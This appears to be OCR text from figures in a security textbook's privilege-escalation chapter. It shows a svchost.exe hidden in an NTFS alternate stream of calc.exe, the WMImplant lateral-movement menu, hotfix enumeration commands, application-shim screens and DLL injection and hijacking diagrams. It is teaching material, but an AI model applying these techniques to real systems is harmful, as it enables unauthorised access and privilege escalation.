C:\Tools>streams calc.exe

streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Tools\calc.exe:
     :svchost.exe:$DATA 27136
```



```
WMImplant Main Menu:

Meta Functions:
=================================================================
change_user - Change the user used to connect to remote systems
exit - Exit WMImplant
gen_cli - Generate the CLI command to execute a command via WMImplant.
help - Display this help/command menu

File Operations
=================================================================
cat - Attempt to read a file's contents
download - Download a file from a remote machine
ls - File/Directory listing of a specific directory
search - Search for a file on a user-specified drive
upload - Upload a file to a remote machine

Lateral Movement Facilitation
=================================================================
command_exec - Run a command line command and get the output
disable_wdigest - Remove registry value UseLogonCredential
disable_winrm - Disable WinRM on the targeted host
enable_wdigest - Add registry value UseLogonCredential
enable_winrm - Enable WinRM on a targeted host
registry_mod - Modify the registry on the targeted system
remote_posh - Run a PowerShell script on a system and receive output
sched_job - Manipulate scheduled jobs
service_mod - Create, delete, or modify services

Process Operations
=================================================================
process_kill - Kill a specific process
process_start - Start a process on a remote machine
ps - Process listing

System Operations
=================================================================
active_users - List domain users with active processes on a system
basic_info - Gather hostname and other basic system info
drive_list - List local and network drives
ifconfig - IP information for NICs with IP addresses
installed_programs - Receive a list of all programs installed
logoff - Logs users off the specified system
reboot - Reboot a system
power_off - Power off a system
vacant_system - Determine if a user is away from the system.

Log Operations
=================================================================
logon_events - Identify users that have logged into a system
```


Chapter 08: Privilege Escalation


Command Prompt


```
C:\Users\Yuri>wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                                     Description      HotFixID   InstalledOn
http://support.microsoft.com/?kbid=4022405  Update           KB4022405  6/21/2017
http://support.microsoft.com/?kbid=4038806  Security Update  KB4038806  9/13/2017
http://support.microsoft.com/?kbid=4038788  Security Update  KB4038788  9/14/2017
```


Windows PowerShell


```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Yuri> get-hotfix

Source        Description      HotFixID      InstalledBy          InstalledOn
------        -----------      --------      -----------          -----------
YDIO8DOT1     Update           KB4022405     NT AUTHORITY\SYSTEM  6/21/2017 12:00:00 AM
YDIO8DOT1     Security Update  KB4038806     NT AUTHORITY\SYSTEM  9/13/2017 12:00:00 AM
YDIO8DOT1     Security Update  KB4038788     NT AUTHORITY\SYSTEM  9/14/2017 12:00:00 AM
```






Games
Google Chrome
Google Talk
Logitech Touch Mouse Server
Maintenance
Microsoft Application Compatibility To
Application Compatibility Manager
Compatibility Administrator
Developer and Tester Tools
Internet Explorer Compatibility T
Setup Analysis Tool
Standard User Analyzer Wizard
Standard User Analyzer
Microsoft Office
Microsoft Office Live Meeting 2007
Microsoft Silverlight 3 SDK
Microsoft SQL Server 2008
Microsoft SQL Server 2008 R2
Microsoft Sync Framework
Microsoft Visual Studio 2010
Oracle VM VirtualBox
Reliance Netconnect - Broadband+
Back
Search programs and files
Raj, Vijay
Documents
Pictures
Music
Games
Computer
Control Panel
Devices and Printers
Default Programs
Help and Support
Shut down



Compatibility Administrator - New Database(1) [Untitled_1]
File Edit View Database Search Help
New Open Save Fix AppHelp Mode Run
System Database
Applications
Compatibility Fixes
Compatibility Modes
Custom Databases
Create New
Install
Paste Ctrl+V
Rename Ctrl+R
Close Ctrl+Z
Properties
Application Fix... Ctrl+P
Apphelp Message... Ctrl+H
Compatibility Mode... Ctrl+L
More information about C



Create new Application Fix
Program information
Provide the information for the program you want to fix.
Name of the program to be fixed:
AppCompat Demos
Name of the vendor for this program:
erdalozkaya.com/
Program file location:
C:\Program Files\StockViewer\StockViewer.exe
Browse...
< Back
Next >
Cancel


Create new Application Fix
Compatibility Fixes
Select compatibility fixes to be applied for this program.
Compatibility Fixes:
Parameters
Show Selected
Clear all
Name
Command-line
Module
RepairStringVersionResources
RestoreSystemCursors
RetryOpenSCManagerWithReadAccess
RetryOpenServiceWithReadAccess
RunAsAdmin
No
RunAsHighest
No
RunAsInvoker
No
SearchPathInAppPaths
Selected 0 of 365
Test Run...
< Back
Next >
Cancel


Compatibility Administrator (32-bit) - New Database(1) [Untitled_1] *
File Edit View Database Search Help
New Open Save Fix AppHelp Mode Run Search
System Database (32-bit)
Applications
Compatibility Fixes
Compatibility Modes
Installed Databases
Custom Databases
New Database(1) [Untitled
Applications
abc
Create New
Install
Paste Ctrl+V
Rename Ctrl+R
Close Ctrl+Z
Properties
More information about Compatibility Admi
Download the latest version of the Application Com
This is an open working database. Fixes can be created for this database



Illegitimate process
Attaches
Legitimate process
Illegitimate process
Accesses memory
Legitimate process
Illegitimate process
Copies malicious DLL to memory
Legitimate process
DLL
Illegitimate process
Executes with the legitimate process
Legitimate process
DLL



Windows finds the malicious DLL file first
Windows does not get to the legitimate DLL file
1
2
EXE
Running program requests for a DLL file
Hacker inserts a malicious DLL in the search path






```
Command Prompt

C:\>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
ERROR: The system was unable to find the specified registry key or value.
```


Chapter 09: Security Policy




